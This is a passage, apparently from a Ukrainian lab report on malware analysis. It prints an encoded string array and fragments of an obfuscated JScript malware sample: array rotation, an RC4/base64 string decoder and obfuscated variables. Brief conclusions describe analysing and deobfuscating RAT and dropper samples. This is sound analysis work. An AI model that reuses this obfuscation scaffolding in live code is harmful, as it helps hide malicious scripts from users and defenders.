8O6wpPDtW/DtyzDp8KNw548OkQgfsOewrTDlsKbw5F/ekjDi8Oww4UJwoFWXD/DnV3DgxDCuUURwrYfdsK5w5rCjWrCj8O7aFfDvxt3wpPDjlFfw7bCkcKew4PDgDjCpcK2QTp
gwrxuw6jCuHMKBsKkJH3Di8ORLETCicOcw6VLB8KJQ1Zbw5EbQcKyCXQ3w7QBSBjCvMKgw5x/MDbDp8K3QibCmBHDhzbCnljDt8K8w6dww48owoEdMzUkGzHDuANENcOXw6gPw
4Vgw6zCv2dSeFZjecOGBTsxDcKsw7Yvw4pvA3A8wox1w7nCjcO8TFPCs8OZwr7Cs8OBwrB/wqvCtsOTw7nCslzCljZ5w441wr16GsOKw7YdwprDu8K7woJOBcODwrFLw4EYYcK
GNsKhwpHDjRpswqtkw79ZK8ODKBIUw7XDoybCosOSQVE/UsKXa2Ncw5AqwpNMw5PDmiR7wrlCwoXCpsO9wofChcOtXsO/w5VTIUzDucOkXFB9w7J9w6AawqgJVhvCshXCjSdyW
sKUwp/CuUzCksOFWcONCsOJFCEybm7CsMOyIkpIXcOFLgPDi8KiwpTDvRLDpgrDmMO6eMOKWDPClMO8woEwM1LDh0QAw741w7J5Ak1LdsK0wptWUkw3wrnDp8KObsKCw6vChTF
KIRzClDnCqGRQHRAtwqvCoMO7L28yXsKhwodTwo3Dsg8LCcOsPDTClCh4wr3Dhm8XwqAxbXjCjcKZb2DCihd0VcKJwrDCrcOUU8O3KMOaQko7CMKvF8O2RsOqVsKtwqnChMOwW
MK9w5XDvmVPw5JYPMK3IhTCgMKpw4sQJ8KETAEJYUAtVsOPIsKCw50LMMO/wrLCrnfClGDDpMOgwqdnSATDhcKkPWgAw7TDmcOEw6vCmClaw43DrGgrw5UIGDpow6DCv8KOw5E
rT8OKw5kYwobDgcKow7wPw7fCoBPDvcKdZyZsw5TChMKKw45KJcOkUcO5w6Mvw6YTw74LwrsbGcOkMsOOPEtvXG1aDE9HAG9DEHzDtMKTEkDDmsKtw51uwpl1e1UtQsKOR8KAw
obDkGcZw6orHizDk8KJwoxLwp1obRzCl8ODw5JPwoMewpbCpBRBw4bCsMO5wpMMwobDocKsw7/DqcKYOsKXwo89woIHFTQbwqNJDETCvxkiAlLCgzTDicKuwrnDl8KMworCpG5
MJzDDjRtfSCzCuBgxTMOfZR19w4jDkMKDwpjDhsOONsOZwo3Ct3oCw4VUQ8OKwqUfZHzCrUkiF3bDsHbCh2nCpxAXC8OFLUwRQD/CoRzCh8KlwpzDrcKkwpzCocKVw6/Ct2rDs
CvDtcOlwqHDmg4Ow4Miw5zCqUBsw5slTMKiw7lpw7UZaB/CtMKWByXDs2kdVsK9woETB0fDuMOIeg==','AcKBN8OXw4Q=','w5LDtcOcwo/DlcK8w7N5wr9zEw==','w7F3wp
rCpFO=','wok5JsKHFg==','w55fVQTCsA==','OMK8PsOFw7c=','wqVGwpbDi0Q=','wpjCg1bCvcKq','woFZAcOqw70=','VMKqQ8K8w5A=','w5J5fTo=','acOGw4fDh
8OAbsKEwqTCqwnDvQ==','w6M4HMKpw6wYTMKTw5d8w73CrBsOwoXCnjFaw61KPsKza3hOw7hjw6o=','w5oqLXcj','URcRw4jDjMKBw79ew7J4wrnDgj0gwoI=','YArDo8K
ZwqzCvcKG','wqFlBsOXw7k=','wojDhCJWDA==','w4h7F2nClRw=','w6NPwrfCsVk=','wrIjQcKn','wq7CoAfDqVbDmA==','wpBxw4XClSklw7dewoEAw6DCtAMjwrrD
pj3DlcOKwqd4wq3CjcOhwrHCiEFB','w7NkVcK9wpnCjMOgD37CrsKA','w5BpaC/Cu8KZw7PDjMOLwqoQw48=','wqvDs8KKwpDDtg==','w6zDjhfCuFY=','dcKPw6crw7A
=','chQ6w5DDrQ==','w5dlwpHCq0w=','wqzDhBdFEQ==','a19Iw5XDsQ==','LsOHw5DCu8Kn','Y0p5w5PDmg==','agV7esO4','fcKWw5UWw4E=','woxrwrHDiWE=',
'wrMHL8Olwrw=','wqjCpBbDsg==','wqPDnUIwwpE=','wrDCt8Knw5DDtg==','c8O6w4nDh8Oo','wpjCrMKcQMOZ','PcK/w40Zwpk=','w67CoMK/UcKPw67DqX/DpMKa
wrk=','wrjCnMKZfg==','A8KOFcOjw6g=','w4bDvnzDtRQ=','fMKZRMK5w4Y=','ABjCscOodQ==','STQzw4zDvA==','w6fCjsOUw4IM','w6TCr8O+Jw==','UMK1w4P
ClQ==','w6jCvcKjTcKJ','w6nCpMO6PcKl','bcKdw5rDi8OP','w7vCscOyw78n','TBwkKgA=','dXM1AzI=','w6EdOkQe','PsKew507wrs=','OsKKDsOhw5M=','DMO
ZG8Odw6Y=','UsK2w4gYw5k=','FALCr8OCRg==','w5Vow4DCk1M=','Xhg6w6vDhg==','wpzDvyxZIA==','QwUgIzs=','w6dcWT7Cuw==','asOiYmnCow==','Xz7Cpi
rChA==','BMKtEcOUw7Y=','dcKew6vCnlo=','QQs8w7bDqw==','ShgQFDs=','w6fDuSrCl3c=','wrAYLsOmwqQ=','wpwzPcOqwojDmsO4THHCjcKCb1rDscKnwqjDn0/
CkW3Cl07CozxpGMOdw4ptw5NZasKxUS8dccKYCUttw71xw6TCsgnCiQDDiSQMwrfClcOawpB5McOVZQHClTY=','Bw7COMOv','c8Ocw5bDhsOR','wrXClMK4Q8OJ','w53Cr
sKfasKd','woZswqvDkWM=','wqY8IMKdCg==','wr3CiMKbccOoVcKCw77CgBPCscOPw44jCVE=','w6x/aDXChg==','cQPCrQjCnA==','wpXDrMKbwoc=','w6F4w6rClU
```

Отже, тепер спробуємо розкодувати та деобфускувати даний фрагмент (Link)


String Local File Remote File
var a=
['wrrCu8Kxw4DDkw==','w7bCt8Oow6kKXRY=','dcKIw4MV','w67CoMK/UcKUw7DDuQ==','w6oDM3IgHkU=','wpHDjmsqwps=','w7HDigDCnUU=','wod9FcKSw5jClcKzGirCvsO0eB7CqsO4
woE=','U8OzTkXCl8KBw6HDiMOhwonCsmop','DcKbwrfClQ==','CMKgwrjDvcOiw4LCmWPCqTPDhMKS','csOGw5LDg8KfDsOJw7zDvlPCp0TChHQYGcOAwqNXCMKQw4ZSwqhWZMOewqHCgCZ0w5L
CgQ==','BktR','w5kDLXQ/','IzPCkcOWBsOPC8OTw5tjw4LDosKywoM=','aikA','wo7DucKNwp0=','EcODO8Oew5U=','X8K2w6vDp8Og','c8K2ccKAw64=','w6vCkcOZAMKU','w5Rqw5/C
uUI=','TyTDnsK+wpk=','Y8Ksw5DDvcO4','BsKfPMOUw6jCtQ==','NsKfw5Y9wrA=','SMOXw5XDg8OKT8KVwqvCjAXDrQw=','TMKUw4cew64=','wo/DkcK7woPDpw==','wonDuWDDiEs=','
QMK4w57CmVcjw63CpcOLw75Pw77DlRgJK8OdwqbDug7CkMKHwp3CocOCAMOCfMOfw7zCrMOYYEvCjUR6PWLDvMKqw447wonDtxzCgMOkVy8idAzCrMKgw70zIcK3w40iUjg7MlTClsORGMOhXjbDlRg
FBsKBa8OJSxEtbMKGwrRlZcOtDCPDnD8kw4AJNRAiw6JgwpsdwoNwwrHDnjjDosOfVcOewqzDqVwITsO9I15WworDtsKGwq3DkXcEw7LDucOIwrvCjDzDkBN1fix8EWnCrcOpZMK9Wx5+AmjDksKEQs
```
(function (c, d) {
    var e = function (f) {
        while (--f) {
            c.push(c.shift());
        }
    };
```

```
    e(++d);
}(a, 0x67));
var b = function (c, d) {
    c = c - 0x0;
    var e = a[c];
    if (b.eovtsg === undefined) {
        (function () {
            var f = function () {
                var g;
                try {
                    g = Function('return (function() ' + '{}.constructor(\"return this\")( )' + ');')();
                } catch (h) {
                    g = window;
                }
                return g;
            };
            var i = f();
            var j = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
            i.atob || (i.atob = function (k) {
                var l = String(k).replace(/=+$/, '');
```

```
var cx = b('0x7b', '@E2!');
var cy = b('0x7c', 'kcDe');
var cz = b('0x7d', 'fBq4');
var cA = b('0x7e', '@E2!');
var cB = b('0x7f', 'z@^R');
var cC = 'Close';
var cD = b('0x80', ']#bh');
var cE = 'toString';
var cF = '\\\\';
var cG = 'substr';

function cH() {
    var cI = {
        'sQxBz': function (cJ, cK) {
            return cJ + cK;
        },
```

Висновки:

У цій лабораторній роботі досліджувалися зразки ШПЗ, систем віддаленого керування та засобів доставки на базі .NET, Python, JScript, PowerShell, документів Microsoft Office та Adobe PDF.

Також було проведено аналіз та деобфускацію інтерпретованого та проміжного коду, у результаті чого можна було знайти цікаві посилання на онлайн-форми збору статистики про цільову систему або на сервери, з яких проводиться атака.